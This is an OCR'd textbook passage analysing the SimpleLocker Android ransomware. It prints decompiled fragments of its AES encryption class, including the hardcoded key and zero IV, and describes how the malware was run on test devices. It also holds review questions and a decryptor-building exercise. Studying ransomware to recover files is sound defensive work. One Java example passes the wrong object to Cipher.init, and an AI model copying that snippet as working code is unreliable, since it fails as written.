
Note that, in our analysis of SimpleLocker, we use the reverse engineered version of source code to investigate the control flow and data flow in SimpleLocker. Also, there are many tools available to perform static code analysis for Android applications, such as androguard [17] or Soot [18]. However, static analysis also has an accuracy problem, especially when it comes to malware analysis. For example, static analysis tools usually generate more false positives than its peer, i.e., dynamic analysis tools. For verification purposes, we will introduce dynamic application analysis in Sect. 19.4.7.

19.4.6 Analysis of SimpleLocker Encryption Method

In this section, we will determine how SimpleLocker encrypts the data and in which method it is deleting the original files. Most importantly, with analysis of the SimpleLocker encryption method, we determine that it is feasible and quite straightforward to recover encrypted files. First, let's take a look at how Cryptography is implemented in Java. Similar to other programming languages, Java provides a rich set of cryptographic functionality using Application Programming Interfaces (APIs), which will be detailed in the next subsection.

19.4.6.1 Java Cryptography

Java introduces a concept of Cryptography Package Provider (or Provider for short) to achieve implementation independence. A Provider refers to a Java package or a set of packages which implement a list of specific cryptographic algorithms as Java classes. In other words, it separates a cryptographic algorithm from any particular implementation of the cryptographic algorithm. Encryption and decryption always yield the same results using an encryption algorithm onto the same data, as far as the same algorithm and the same encryption/decryption key are used. It allows to interoperate among different Providers as well as cryptography libraries in other programming languages. Java applications can use cryptographic functionality by accessing a specific Provider as well as a specific cryptographic algorithm through standardized application programming interfaces (APIs), Among them, Java Cryptography Architecture (JCA) and Java Cryptography Extension (JCE). JCA, defined in the java.security package, is part of the core Java API which defines a basic set of




```
1  // Create the cipher
2  Cipher aesCipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
3  SecretKeySpec aesKey = new SecretKeySpec(secretKey.getBytes("UTF-8"), "AES"); // Assume secretKey is the secret key in String format
4  aesCipher.init(Cipher.ENCRYPT_MODE, secretKey);
```

Fig. 19.34 Example of how a Java application uses AES encryption algorithm (or "AES" Cipher Instance)

cryptographic services that are widely used today, whereas JCE, defined in the javax. crypto package, provides APIs for performing strong cryptographic operations in Java programs. It is very common that there exist several different Providers available to Java applications in a Java Runtime Environment (JRE), for example, Sun, SunJCE, Bouncy Castle (or Spongy Castle for Android). Nevertheless, from a functional perspective, it's not necessary to know what Provider a Java application will be using. Instead, when using a cryptographic algorithm, also known as a cipher, to encrypt and decrypt the data, we only need to determine what specific algorithm will be used or simply specify the unique name of the cipher that will be used.

For example, as shown in Fig. 19.34, there are three Providers available to Java applications in JRE, all Providers implementing AES encryption algorithm. Assume that the order in which Providers are used is Provider A, B and C. Suppose both Java Applications 1 and 2 want to use AES encryption algorithm. There are two options: (1) An application requests an provider-specific implementation when creating a Cipher instance of AES by using the static factory method getInstance(String algorithm, String provider) from Cipher class. For example, algorithm = "AES" and provider = "ProviderB" indicate that we use the AES cipher and the Provider used for the implementation of the AES cipher is ProviderB. However, you need to ensure that the particular Provider will be available in JRE; and (2) an application requests an AES implementation, but doesn't matter which Provider it uses. Thus, you only need to specify the first parameter of method getInstance(), which is an algorithm, aka transformation. An algorithm can be one of the following forms:

- "{Algorithm name}/{Modes of Encryption}/{Padding scheme}" or
- "{Algorithm name}"

Note that due to interoperability of Java Crypto Providers, you might use ProviderA to generate the AES key and pass it to ProviderB's AES algorithm for data encryption and decryption. Further, block ciphers work by dividing plaintext (or data to be encrypted) into blocks of equal size, aka block size or length, and then encrypting these data blocks one by one. Unfortunately, there is an issue that the data size may not be a multiple of the block size of a cipher. As a result, padding is needed, particularly appending some extra data to the end of the plaintext to make the final data block of the plaintext have the same size as the block size. It will be detailed later. Additionally, a cipher, particularly block ciphers, can be used in a variety of modes of encryption, which indicate how encryption will work. It will be detailed later too. If no Modes of Encryption or Padding is specified, the default ones are used. It is worth pointing out that the default Modes of Encryption and Padding are provider specific. For example, for Oracle JDK 7, the default Modes of Encryption and Padding for AES are ECB and PKCS5Padding, respectively. It means Cipher.getInstance("AES") is equal to Cipher.getInstance("AES/ECB/PKCS5Padding") in Oracle JDK 7.

In the example shown in Fig. 19.34, we use the AES cipher in ECB mode with PKCS5Padding. In line 2, we call the Cipher's getInstance method to create a Cipher instance. The AES key is generated in line 3 by using SecretKeySpec Class to construct an AES key from the chosen secret key in byte array format and is later used for encryption/decryption. Note that AES only supports key sizes of 128, 192 and 256 bits. We must provide exactly one of the required key sizes. Afterwards, in Line 4, we call the Cipher's init method to initialize the Cipher for encryption. Now, the Cipher object, aescipher, is ready to use.

Padding

In a cryptosystem, there are two kinds of encryption: symmetric encryption and asymmetric encryption. Symmetric encryption is more suitable for data streams. In symmetric cryptograph, there are two categories of encryption/decryption algorithms: stream cipher and block cipher. Among them block cipher is more popular for stored data protection. Block cipher works by dividing data to be protected into a group of data blocks with the same size (or block size) and encrypting these data blocks one by one. Unfortunately, there exists some issues with it. For example, the data size may not be a multiple of the cipher block size. As a result, the last data block will have to be filled up with padding bytes before being encrypted. Examples of padding options are PKCS5Padding and PKCS7Padding. Consider an example of using PKCS7 padding, a standard padding approach. It works by appending a certain number of bytes to the data to be encrypted, making the final block of data the same size as the block size. The value of each padded byte is the same as the number of padding bytes. So if a block is 14 characters and the block size is 128 bits, it means the data block is 2 bytes short of the block size. Therefore, we need to pad it with two bytes (characters), and the value of each byte is 2.

Modes of Encryption

In addition, direct use of a block cipher is vulnerable to rainbow-like attack. A rainbow table is a huge table which has been precomputed for reversing cryptographic hash functions, usually for cracking passwords when given their hashes. Similarly, attackers also can build up "codebook" of plaintext/ciphertext equivalents. Specially, if an attacker can obtain both the plaintext and its encrypted version (ciphertext), he can build up a huge table (or codebook here) that contains all the possible encryption keys and their corresponding ciphertexts resulted after being applied on the known plaintext. Afterwards, the attacker can query the table or look through all the entries in the codebook according to the known corresponding ciphertext. If a hit is found, it indicates that the encryption key is very likely discovered. It falls into the category of known plaintext attack.

As a result, the concept of mode of operation is introduced to defeat such threats discussed above by defining how repeatedly to apply a cipher's single-block operation securely, particularly when encrypting quantities of data larger than a block. There are many block cipher modes of operation in existence, including Electronic Code Book (ECB), Cipher Block Chaining (CBC), Cipher Feedback (CFB), Output Feedback (OFB), and Counter (CTR). Cipherblock chaining (CBC) is one of the representative cipher modes. To properly present block cipher, we take CBC an example below.

Figure 19.35 illustrates the encryption and decryption processes of CBC mode. To be encrypted, the plaintext is divided into blocks. The size of a block could be 64, 128, or 256 bits, depending on which encryption algorithm is being used. For example, in DES, the block size is 64 bits. If AES encryption is used, then the block size is 128 bits. Each block can be encrypted with its previous block ciphertext and the key. Also, each block can be decrypted with its previous block ciphertext and the key. The symbol "$\bigoplus$" in Fig. 19.35 stands for Exclusive OR (XOR). It is worth pointing out that in CBC mode, each data block is XORed with its previous block ciphertext. Thus, an initialization vector (IV) must be used for the first data block.

Note that if we simply divide plaintext into blocks, and each block is encrypted separately. It will result in serious problems. This is because the resulted ciphertext of every data block is relying solely on data block itself and secret key after the encryption algorithm is determined. This is exactly how ECB mode works, which is not semantically secure. It is vulnerable to the aforementioned attack to block ciphers if encrypting more than one block of data with the same key.

19.4.6.2 File Encryption and Decryption in SimpleLocker

In SimpleLocker, AesCrypt Class is used to encrypt and decrypt files. It is worth pointing out that Android apps can use several methods to encrypt data, including the Android cryptographic library (e.g., spongycastle), Java libraries, C/C++ libraries or self-developed and custom libraries. According to the snapshot below, Simplelocker contains spongycastle library, which is a repackaged version of





Fig. 19.35 The encryption and decryption processes of CBC mode [26]

Fig. 19.36 SimpleLocker package structure



Bouncy Castle library to make it work on Android. Bouncy Castle is a Java implementation of cryptographic algorithms, providing a JCE Provdier (Fig. 19.36).

Next, let's take a look at AesCrypt class's constructor, shown in Fig. 19.37. It can be evident that AesCrypt cipher in CBC mode with PKCS7Padding is used for file encryption and decryption. Note that AES only supports key lengths of 128, 192 and 256 bits. Thus, regarding the AES key, we either need to provide exactly that amount or we derive the key from what we have chosen. SimpleLocker uses SHA-256 to generate a 256-bit hash value from the hardcoded secret key "*jndlasf074hr*", which is passed into it as an argument and use the result as the AES key.

```
package org.simplelocker;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.security.MessageDigest;
import java.security.spec.AlgorithmParameterSpec;
import javax.crypto.Cipher;
import javax.crypto.CipherInputStream;
import javax.crypto.CipherOutputStream;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class AesCrypt
{
  private final Cipher cipher;
  private final SecretKeySpec key;
  private AlgorithmParameterSpec spec;

  public AesCrypt(String paramString)
    throws Exception
  {
    MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
    localMessageDigest.update(paramString.getBytes("UTF-8"));
    byte[] arrayOfByte = new byte[32];
    System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
    this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    this.key = new SecretKeySpec(arrayOfByte, "AES");
    this.spec = getIV();
  }
```

Fig. 19.37 Constructor of AesCrypt class

Fig. 19.38 Initialization vector generation

```
public AlgorithmParameterSpec getIV()
{
  return new IvParameterSpec(new byte[16]);
}
```

Table 19.1 Primitive data type default value

Data type	Byte	Short	Int	Long	Float	Double	Char	Boolean
Default value	0	0	0	0L	0.0f	0.0d	'\u0000'	False

Further, since CBC mode is used here, a 16-byte (or 128-bit) IV is generated because AES's block size is 128 bits. The IvParameterSpec class is instantiated with the new operator using 16 bytes as the IV for CBC mode. Also, as shown in Fig. 19.38, the new operator is used to generate a byte array of size 16, which is passed to its constructor as the argument. Therefore, the default initial value for type byte is used, which is zero. It means the IV used for CBC mode in SimpleLocker is all zero. Note that the default values for primitive data types in Java are shown in Table 19.1.

After the constructor completes, AES Cipher object is ready for either file encrption (using encrypt method) or decryption (using decrypt method).




Fig. 19.39 Installation and launcher activity in emulator

19.4.7 Dynamic Program Analysis

Dynamic application analysis is the analysis of software or applications by executing them on a real physical computer or virtual machine. Dynamic analysis emulates the real run time environment to have the app analyzed. If you are using an emulator to do the experiment, some configurations will be applied to the emulator software [19]. In this subsection we deploy SimpleLocker into an emulator to verify the encryption function (Fig. 19.39).

After the installation of SimpleLocker, we can see the SimpleLocker disguised itself as a video player. The notification screen will be displayed after starting the application. Then, we deploy SimpleLocker to a real environment and verify the encryption and decryption functions of it. Finally, we analyze another tool called simple locker decryptor to prove the accuracy and correctness of our analysis.

Next, we use HUAWEI G7-L03 and the Linux kernel version is 3.10.28-g8be3968. We connect the HUAWEI phone with host computer and install SimpleLocker into the phone. To install the application into the phone we use ADB [20] command as shown in Fig. 19.40.




Fig. 19.40 ADB installation

We put an experiment file named xiaodonglin.txt into an SD card and mount the card into the device as shown in Fig. 19.41.

After the installation of SimpleLocker, we ran SimpleLocker. We waited about 3 min for all the files in the SD card to be encrypted by SimpleLocker. For example, xiaodonglin.txt is encrypted and renamed to xiaodonglin.txt.enc as shown in Fig. 19.42.

The preceding discussion shows that SimpleLocker encrypts files using a hardcoded secret key "*jndlasf074hr*". It means we can use the same key to easily decrypt files encrypted by SimpleLocker without paying up. There are currently decryption tools available to help decrypt files encrypted by SimpleLocker, for example Simplocker Decryptor [21].

From Fig. 19.43 (1)–(4) we can see the decryptor can decrypt the files which are encrypted by SimpleLocker. From here we can see the correctness of our analysis on SimpleLocker.

19.4.8 Removal Methods of SimpleLocker

Based on our analysis, we now know the mechanism behind SimpleLocker. In this section we present a method to stop the malicious behaviors of SimpleLocker if phone has been infected. This method shows how to stop SimpleLocker instantly by using the command shown in Fig. 19.44.




Fig. 19.41 Demo file for encryption

Review Questions

1. Cryptography is the practice and study of techniques for secure communication over a public channel. Which one of the following is an objective of cryptography? Choose the answer that best applies

   (a) Data Privacy (confidentiality)
   (b) Data Authenticity
   (c) Data integrity
   (d) All of the above

2. _____ operation transforms plaintext to ciphertext in order to preserve confidentiality of data? Choose the answer that best applies

   (a) Encryption
   (b) Decryption
   (c) Hash
   (d) None of the above




Fig. 19.42 File browsing the SD card and encrypted experiment file




Fig. 19.43 ESET simplocker decryptor




Fig. 19.44 Removal of SimpleLocker

3. Which of the following block cipher mode of operation works by encrypting each block of plaintext separately and independently?

   (a) Electronic Code Book (ECB)
   (b) Cipher Block Chaining (CBC)
   (c) Cipher Feed Back (CFB)
   (d) Output Feed Back (OFB)
   (e) Counter (CTR)

4. Which of the following block cipher mode of operation doesn't require an IV?

   (a) Electronic Code Book (ECB)
   (b) Cipher Block Chaining (CBC)
   (c) Cipher Feed Back (CFB)
   (d) Output Feed Back (OFB)
   (e) Counter (CTR)

5. Two main approaches to program analysis are _____ and _____.
6. Which encryption algorithm is used in SimpleLocker? Is it a block cipher or stream cipher?
7. What is the secret key used in SimpleLocker to encrypt and decrypt files?
8. Suppose, our friend Khalid had a file, named thesisproposal.txt, which is his PhD dissertation research proposal. In 2013, Khalid, like any other users, was a victim of SimpleLocker. He was not able to open that file since its being encrypted by SimpleLocker. According the analysis, how can you help Khalid recover SimpleLocker encrypted proposal?

```
byte[] encryptedFileData= new byte[] {0x4A, 0xC2, 0xC4, 0xD1, 0xA0, 0x4C, 0xB1,
0xA9, 0x60, 0xEB, 0x86, 0xB5, 0x5E, 0x85, 0xFC, 0xF1, 0x00, 0xB8, 0xB3, 0x90, 0x8D,
0xEB, 0x32, 0xCC, 0x2B, 0x76, 0x8D, 0x84, 0xC2, 0xA2, 0x9E, 0xCA};
```

Fig. 19.45 Code skeleton of the data of an example file encrypted by SimpleLocker

19.5 Practice Exercise

The objective of this exercise is to develop a simple SimpleLocker decryptor for Android by using Android Studio. The overarching goals of this part are to develop a sound understanding of the principles and techniques used in ransomware; and develop the corresponding practical skills necessary to defend against ransomware. In order to complete this exercise, you will have to find a file encrypted by SimpleLocker. Consider an example file with the content "I love Canada !!!" that is encrypted by SimpleLocker. Your ultimate goal is to decrypt it and get the original content. A successful decryptor should be able to first read the encrypted file, decrypt it and then create a new file with the original content ("I love Canada !!!" in our example). For the sake of experiment, we ignore the file operation process by saving the hexadecimal values of the encrypted file contents into a single byte array in Java, as shown below. So the mission has become to develop a decryptor that can decrypt the encrypted byte array and get the original file content (Fig. 19.45).

Note that Byte can only hold upto −128 to 127. If a value is exceeding the limit of a byte value, we need to cast it to byte. Also, to develop the decryptor for android system, we recommend Android studio, which is Google's officially supported IDE for developing Android apps. For the detailed information on how to install Android Studio, see its official website, *developer.android.com/studio/*. Here we only list the brief procedure of Android studio installation and how to create an android project with Android studio. In the following we will assume you install Android Studio in Windows.

19.5.1 Installing Android Studio


1. Download Android Studio by going to https://developer.android.com/studio/

Note: Be sure to install the JDK (Java Development Kit) first before you install and use the Android Studio for programming. You can download JDK by going to http://www.oracle.com/technetwork/java/javase/downloads/index-jsp-138363.html

